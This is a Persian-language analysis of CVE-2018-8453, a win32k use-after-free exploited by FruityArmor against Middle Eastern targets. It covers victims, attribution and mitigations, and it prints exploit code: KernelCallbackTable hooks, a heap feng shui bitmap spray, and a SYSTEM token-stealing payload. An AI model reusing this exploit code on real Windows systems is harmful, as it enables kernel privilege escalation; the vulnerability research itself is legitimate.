بسمه تعالی

تحلیل آسیب‌پذیری روز صفرم "CVE-۲۰۱۸-۸۴۵۳"

مقدمه

شرکت مایکروسافت در روز سه‌شنبه ۹ اکتبر، بولتن امنیتی خود را منتشر و آسیب‌پذیری "CVE-۲۰۱۸-۸۴۵۳" را وصله کرد. "CVE-۲۰۱۸-۸۴۵۳" یک آسیب‌پذیری در "win۳۲k.sys" است که توسط آزمایشگاه کسپرسکی در ماه اوت کشف و به مایکروسافت گزارش شد. مایکروسافت این آسیب‌پذیری را تأیید کرد و شماره‌ی "CVE-۲۰۱۸-۸۴۵۳" را به آن اختصاص داد.

این سوءاستفاده، در مرحله‌ی اول نصب یک برنامه‌ی مخرب اجرا شده بود تا امتیازات لازم را برای استقرار در سیستم قربانی فراهم کند. کد سوءاستفاده از کیفیت بالایی برخوردار است و با هدف اطمینان از سوءاستفاده از MS Windows های مختلف ازجمله MS Windows ۱۰ RS۴ نوشته شده است.

تا کنون، تعداد کمی از حملاتی که از این آسیب‌پذیری استفاده می‌کنند، توسط محققان کسپرسکی شناسایی شده‌اند و به‌نظر می‌رسد قربانیان آن کاربران ساکن در کشورها خاورمیانه باشند.

جزییات فنی

"CVE-۲۰۱۸-۸۴۵۳" یک Use-After-Free در "win۳۲kfull! xxxDestroyWindow" است که شبیه به آسیب‌پذیری قدیمی "CVE-۲۰۱۷-۰۲۶۳" در سال ۲۰۱۷ است.

سوءاستفاده از این آسیب‌پذیری به دنباله‌ای از رخدادها بستگی دارد که بر روی قلاب[۱]هایی اجرا می‌شوند که بر روی سه تابع فراخوانی حالت کاربر[۲] fnDWORD، fnNCDESTROY و fnINLPCREATESTRUCT تنظیم شده‌اند. این سوءاستفاده، قلاب‌ها را با جایگزینی اشاره‌گرهای تابع در KernelCallbackTable نصب می‌کند:

[۱] hook

[۲] Usermode

```
1: kd> dt _PEB @$peb -y KernelCallbackTable
CVE_2018_8453!_PEB
   +0x058 KernelCallbackTable : 0x00007ffc`46133070 Void
1: kd> dps 0x00007ffc`46133070
00007ffc`46133070  00007ffc`460d2bd0 USER32!_fnCOPYDATA
00007ffc`46133078  00007ffc`4612ae70 USER32!_fnCOPYGLOBALDATA
00007ffc`46133080  00007ff7`ebcf10f0 CVE_2018_8453!fnDWORD_hook [c:\project
00007ffc`46133088  00007ff7`ebcf1340 CVE_2018_8453!fnNCDESTROY_hook [c:\pro
00007ffc`46133090  00007ffc`460d96a0 USER32!_fnDWORDOPTINLPMSG
00007ffc`46133098  00007ffc`4612b4a0 USER32!_fnINOUTDRAG
00007ffc`461330a0  00007ffc`460d5d40 USER32!_fnGETTEXTLENGTHS
00007ffc`461330a8  00007ffc`4612b220 USER32!_fnINCNTOUTSTRING
00007ffc`461330b0  00007ffc`4612b750 USER32!_fnINCNTOUTSTRINGNULL
00007ffc`461330b8  00007ffc`460d75c0 USER32!_fnINLPCOMPAREITEMSTRUCT
00007ffc`461330c0  00007ff7`ebcf1430 CVE_2018_8453!fnINLPCREATESTRUCT_hook
00007ffc`461330c8  00007ffc`4612b2e0 USER32!_fnINLPDELETEITEMSTRUCT
00007ffc`461330d0  00007ffc`460dbc00 USER32!__fnINLPDRAWITEMSTRUCT
00007ffc`461330d8  00007ffc`4612b330 USER32!_fnINLPHELPINFOSTRUCT
00007ffc`461330e0  00007ffc`4612b330 USER32!_fnINLPHELPINFOSTRUCT
00007ffc`461330e8  00007ffc`4612b430 USER32!_fnINLPMDICREATESTRUCT
```

شکل ۱ توابع قلاب‌شده در جدول فراخوانی هسته


درون قلاب fnINLPCREATESTRUCT، یک پنجره‌ی "SysShadow" با تخصیص یک موقعیت به آن، مقداردهی اولیه می‌شود:

```
LRESULT fnINLPCREATESTRUCT_hook(LPVOID msg)
{
    if (GetCurrentThreadId() == Tid)
    {
        if (fnINLPCREATESTRUCT_flag)
        {
            CHAR className[0xC8];
            GetClassNameA((HWND)*(LONG_PTR*)(*(LONG_PTR*)((LONG_PTR)msg + 0x28)), className, sizeof(className));

            if (!strcmp(className, "SysShadow"))
            {
                SetWindowPos(MainClass, NULL, 0x100, 0x100, 0x100, 0x100, SWP_HIDEWINDOW | SWP_NOACTIVATE | SWP_N
                fnINLPCREATESTRUCT_flag = FALSE;
            }
        }
    }

    return fnINLPCREATESTRUCT(msg);
}
```

شکل ۲ مقداردهی اولیه‌ی SysShadow در fnINLPCREATESTRUCT

هنگام پردازش پیام WM_LBUTTONDOWN، قلاب fnDWORD تابع DestroyWindow را بر روی والد اجرا می‌کند که نتیجه‌ی آن، نشانه‌گذاری پنجره به‌عنوان «آزاد» و سپس آزادشدن آن توسط جمع‌کننده‌ی زباله است.

این مسئله در داخل قلاب fnNCDESTROY قرار دارد که در حین اجرای تابع DestroyWindow انجام می‌شود. این قلاب، NtUserSetWindowFNID syscall را اجرا می‌کند که حاوی یک منطق ناقص برای تغییر وضعیت fnid پنجره است، بدون بررسی مناسب اینکه آیا به FNID_FREED تنظیم شده است یا خیر.



شکل ۳ کد آسیب پذیر در داخل NtUserSetWindowFNID

وضعیت fnid پنجره در نقطه‌ی ۰x۰۲a در ساختار tagWND قرار دارد:

```
kd> dt win۳۲k! tagWND

...

+۰x۰۲a fnid: Uint۲B
```

هنگامی که نوار اسکرول برای اولین بار ایجاد می‌شود، دارای مقدار FNID_SCROLLBAR (۰x۰۲۹A) است.

شکل ۴ مقدار fnid را قبل و بعد از اجرای فراخوانی سیستمی StkNtUserSetWindowFNID نشان می‌دهد.

```
3: kd> dw rax+2A L1
ffffa588`c0a0e7da  8000

3: kd> dw rax+2A L1
ffffa588`c0a0e7da  82a1
```

شکل ۴ مقدار fnid قبل و بعد از اجرای فراخوانی سیستمی NtUserSetWindowFNID


می‌توان مقدار جدید fnid را با مقایسه‌ی آن در کد منبع ReactOS به‌دست آورد (https://doxygen.reactos.org/dd/dv۹/include_۲ntuser_۸h.html#a۳۹۹ba۶dbev۸c۱۸db۷۰cf۹۰۸۶۵ee۹e۰af):

```
/* FNIDs for NtUserSetWindowFNID, NtUserMessageCall */
#define FNID_SCROLLBAR ۰x۰۲۹A

…
#define FNID_BUTTON ۰x۰۲A۱
```

…
#define FNID_FREED ۰x۸۰۰۰ /* Window being Freed… */

این کار موجب می‌شود تا اولین مقدار ازبین برود، اما سیستم همچنان یک ارجاع به کلاس "SysShadow" را حفظ کند؛ زیرا مقدار fnid دیگر نه به‌عنوان FNID_FREED بلکه به‌عنوان FNID_BUTTON مشخص شده است.

این سوءاستفاده برای به‌دست آوردن موفقیت‌آمیز فضای حافظه‌ی آزادشده، شامل تعدادی از تاکتیک‌های مختلف فنگ‌شویی است. روش اسپری کردن، به نسخه‌ی ویندوز مورد سوءاستفاده قرارگرفته بستگی دارد و از آنجایی که این سوءاستفاده، طیف وسیعی از سیستم‌عامل‌ها را هدف قرار می‌دهد، شامل پنج تابع جداگانه برای اسپری است:



شکل ۵ روش‌های اسپری‌کردن پشتیبانی‌شده در آسیب‌پذیری

برای آخرین نسخه‌ی پشتیبانی‌شده (Windows ۱۰ RS۴)، تاکتیک اسپری‌کردن بسیار پیچیده است. هسته با مؤلفه‌های bitmap با اندازه‌های مختلف اسپری می‌شود. این کار برای ازبین بردن تخصیص حافظه و در نهایت دورزدن مقیاس‌های امنیتی Low Fragmentation Heap که در آخرین نسخه‌های ویندوز بهبود یافته است، نیاز است:

```
VOID Fengshui_17134()
{
    BYTE buf[0x1000];

    memset(buf, 0x41, sizeof(buf));

    for (int i = 0; i < 0x200; i++)
    {
        Bitmaps_0x1A_0x200[i] = CreateBitmap(0x1A, 1, 1, 0x20, buf);
    }

    for (int i = 0; i < 0x200; i++)
    {
        Bitmaps_0x27E_0x200[i] = CreateBitmap(0x27E, 1, 1, 0x20, buf);
    }

    for (int i = 0; i < 0x200; i++)
    {
        Bitmaps_0x156_0x200[i] = CreateBitmap(0x156, 1, 1, 0x20, buf);
    }

    for (int i = 0; i < 0x100; i++)
    {
        Bitmaps_0x1A_0x100[i] = CreateBitmap(0x1A, 1, 1, 0x20, buf);
    }

    for (int i = 0; i < 0x20; i++)
    {
        Bitmaps_0x156_0x20[i] = CreateBitmap(0x156, 1, 1, 0x20, buf);
    }

    for (int i = 0; i < 0x20; i++)
    {
        Bitmaps_0x176_0x20[i] = CreateBitmap(0x176, 1, 1, 0x20, buf);
    }
}
```

شکل ۶ تاکتیک Heap Feng Shui برای ویندوز ۱۷۱۳۴ RS۴

این کار منجر به طرح حافظه‌ی زیر می‌شود که در آن، USERTAG_SCROLLTRACK تخصیص حافظه‌ی آزاد است:

```
2: kd> !pool ffffee30`044b2a20
Pool page ffffee30044b2a20 region is Unknown
 ffffee30044b2000 size:  a10 previous size:    0  (Allocated)  Gpbm
*ffffee30044b2a10 size:   80 previous size:  a10  (Free )  *Usst
            Pooltag Usst : USERTAG_SCROLLTRACK, Binary : win32k!xxxSBTrackInit
 ffffee30044b2a90 size:  570 previous size:   80  (Allocated)  Gpbm
2: kd> db ffffee30044b2000+9E0 L100
ffffee30`044b29e0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
ffffee30`044b29f0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
ffffee30`044b2a00  41 41 41 41 41 41 41 41-00 00 00 00 00 00 00 00  AAAAAAAA........
ffffee30`044b2a10  a1 00 08 2d 55 73 73 74-86 2a 86 8c 03 39 6f 9e  ...-Usst.*...9o.
ffffee30`044b2a20  10 1e 1f 00 30 ee ff ff-00 00 00 00 00 00 00 00  ....0...........
ffffee30`044b2a30  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
ffffee30`044b2a40  00 00 00 00 00 00 00 00-11 00 00 00 3d 00 00 00  ............=...
ffffee30`044b2a50  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
ffffee30`044b2a60  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
ffffee30`044b2a70  00 00 00 00 00 00 00 00-02 00 00 00 00 00 00 00  ................
ffffee30`044b2a80  60 52 ff 03 30 ee ff ff-00 00 00 00 00 00 00 00  `R..0...........
ffffee30`044b2a90  08 00 57 23 47 70 62 6d-00 00 00 00 00 00 00 00  ..W#Gpbm........
ffffee30`044b2aa0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
ffffee30`044b2ab0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
ffffee30`044b2ac0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
ffffee30`044b2ad0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
```

شکل ۷ تخصیص پشته‌ی حافظه‌ی آزاشده

هنگامی که یک مقدار دیگر اختصاص داده می‌شود، ارجاع حافظه‌ی کلاس SysShadow مجدداً مورد استفاده قرار می‌گیرد، اما محتویات آن تحت کنترل مهاجم قرار می‌گیرند؛ زیرا حافظه‌های آزاد Usst (ffffee۳۰۰۴۴b۲a۱۰) و Gpbm (ffffee۳۰۰۴۴b۲a۹۰) به یک بلوک واحد ادغام شده‌اند:

```
0: kd> !pool ffffee30`044b2a20
Pool page ffffee30044b2a20 region is Unknown
 ffffee30044b2000 size:  a10 previous size:    0  (Allocated)  Gpbm
*ffffee30044b2a10 size:  5f0 previous size:  a10  (Allocated) *Gpbm
            Pooltag Gpbm : GDITAG_POOL_BITMAP_BITS, Binary : win32k.sys
0: kd> db ffffee30044b2000+9E0 L100
ffffee30`044b29e0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
ffffee30`044b29f0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
ffffee30`044b2a00  41 41 41 41 41 41 41 41-00 00 00 00 00 00 00 00  AAAAAAAA........
ffffee30`044b2a10  a1 00 5f 23 47 70 62 6d-86 2a 86 8c 03 39 6f 9e  .._#Gpbm.*...9o.
ffffee30`044b2a20  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
ffffee30`044b2a30  00 00 00 00 00 00 00 00-41 41 41 41 41 41 41 41  ........AAAAAAAA
ffffee30`044b2a40  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
ffffee30`044b2a50  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
ffffee30`044b2a60  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
ffffee30`044b2a70  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
ffffee30`044b2a80  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
ffffee30`044b2a90  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
ffffee30`044b2aa0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
ffffee30`044b2ab0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
ffffee30`044b2ac0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
ffffee30`044b2ad0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
```

شکل ۸ ادغام حافظه‌های آزادشده

این کار در یک هسته‌ی دلخواه قدرتمند خواندن/نوشتن که از مقادیر اولیه‌ی GDI Bitmap استفاده می‌کند و حتی در آخرین نسخه‌های ویندوز نیز کار می‌کند، نتیجه می‌دهد.

پس از سوءاستفاده‌ی موفقیت‌آمیز، یک بارمفید Token-stealing کمی تغییریافته برای مبادله‌ی ارزش فعلی Token پردازش با یکی از بارهای ساختار SYSTEM EPROCESS جابجا می‌شود:

```
VOID GetSystem(LONG_PTR address)
{
    int UniqueProcessId_offset = 0x2e0;
    int ActiveProcessLinks_offset = 0x2e8;
    int Token_offset = 0x358;
    int SystemId = 4;

    LONG_PTR process = address;
    LONG_PTR forward = address;
    LONG_PTR backward = address;

    int i = 0;

    while (TRUE)
    {
        if (ArbitraryRead(forward + UniqueProcessId_offset) == SystemId)
        {
            ArbitraryWrite(address + Token_offset, ArbitraryRead(forward + Token_offset));
            break;
        }

        if (ArbitraryRead(backward + UniqueProcessId_offset) == SystemId)
        {
            ArbitraryWrite(address + Token_offset, ArbitraryRead(backward + Token_offset));
            break;
        }

        forward = ArbitraryRead(forward + ActiveProcessLinks_offset) - ActiveProcessLinks_offset;

        backward = ArbitraryRead(backward + ActiveProcessLinks_offset + 8) - (ActiveProcessLinks_offset + 8);

        if (forward == address)
            i += 1;

        if (backward == address)
            i += 1;

        if (i == 2)
            return;
    }
}
```

شکل ۹ فرایند بار مفید سرقت توکن بهبودیافته

استفاده از این سوءاستفاده به‌صورت یک نصب‌کننده‌ی مخرب، در تعداد کمی از حملات هدفمند مشاهده شده است. این نصب‌کننده نیاز به امتیازات سیستم برای نصب فایل خود دارد. فایل مخرب، یک ایمپلنت پیچیده است که توسط مهاجمان برای دسترسی مداوم به دستگاه قربانیان استفاده می‌شود. برخی از ویژگی های اصلی آن عبارتند از:

- رمزگذاری فایل اصلی با استفاده از AES-۲۵۶-CBC با SHA-۱ از SMBIOS UUID (این کار باعث غیرممکن شدن رمزگشایی فایل در دستگاه‌هایی غیر از دستگاه قربانی می‌شود).
- استفاده از Microsoft BITS (Background Intelligent Transfer Service) برای برقراری ارتباط با سرورهای C&C (روشی که معمولاً به‌کار گرفته نمی‌شود).

- ذخیره‌ی فایل اصلی در یک فایل به صورت تصادفی نامگذاری‌شده بر روی دیسک؛ حامل، حاوی یک هش از نام فایل است و تلاش می‌کند تا فایل اصلی را با مقایسه‌ی هش نام فایل با همه‌ی فایل‌ها در دایرکتوری ویندوز، پیدا کند.

قربانیان

طبق تحقیقات کسپرسکی، توزیع این حمله به شدت هدفمند است و کمتر از دوازده قربانی را در منطقه‌ی خاورمیانه تحت تأثیر قرار داده است.

عاملین حمله

در طول تحقیقات، محققان دریافتند که مهاجمان از درپشتی PowerShell استفاده می‌کنند که قبلاً به‌طور انحصاری توسط FruityArmor APT استفاده می‌شد. همچنین یک هم‌پوشانی در دامنه‌هایی که برای C۲ بین این مجموعه‌ی جدید و پویش‌های قبلی FruityArmor استفاده می‌شد، وجود دارد. این امر باعث می‌شود که محققان، FruityArmor را مسئول استفاده از حملات CVE-۲۰۱۸-۸۴۵۳ بدانند.

توصیه‌های اجرایی

- اجازه‌ی دسترسی محلی فقط برای افراد قابل اعتماد. در صورت امکان، استفاده از محیط‌ها و پوسته‌های محدود
- به‌روزرسانی سیستم برای دریافت آخرین نسخه از نرم‌افزارها و وصله‌ها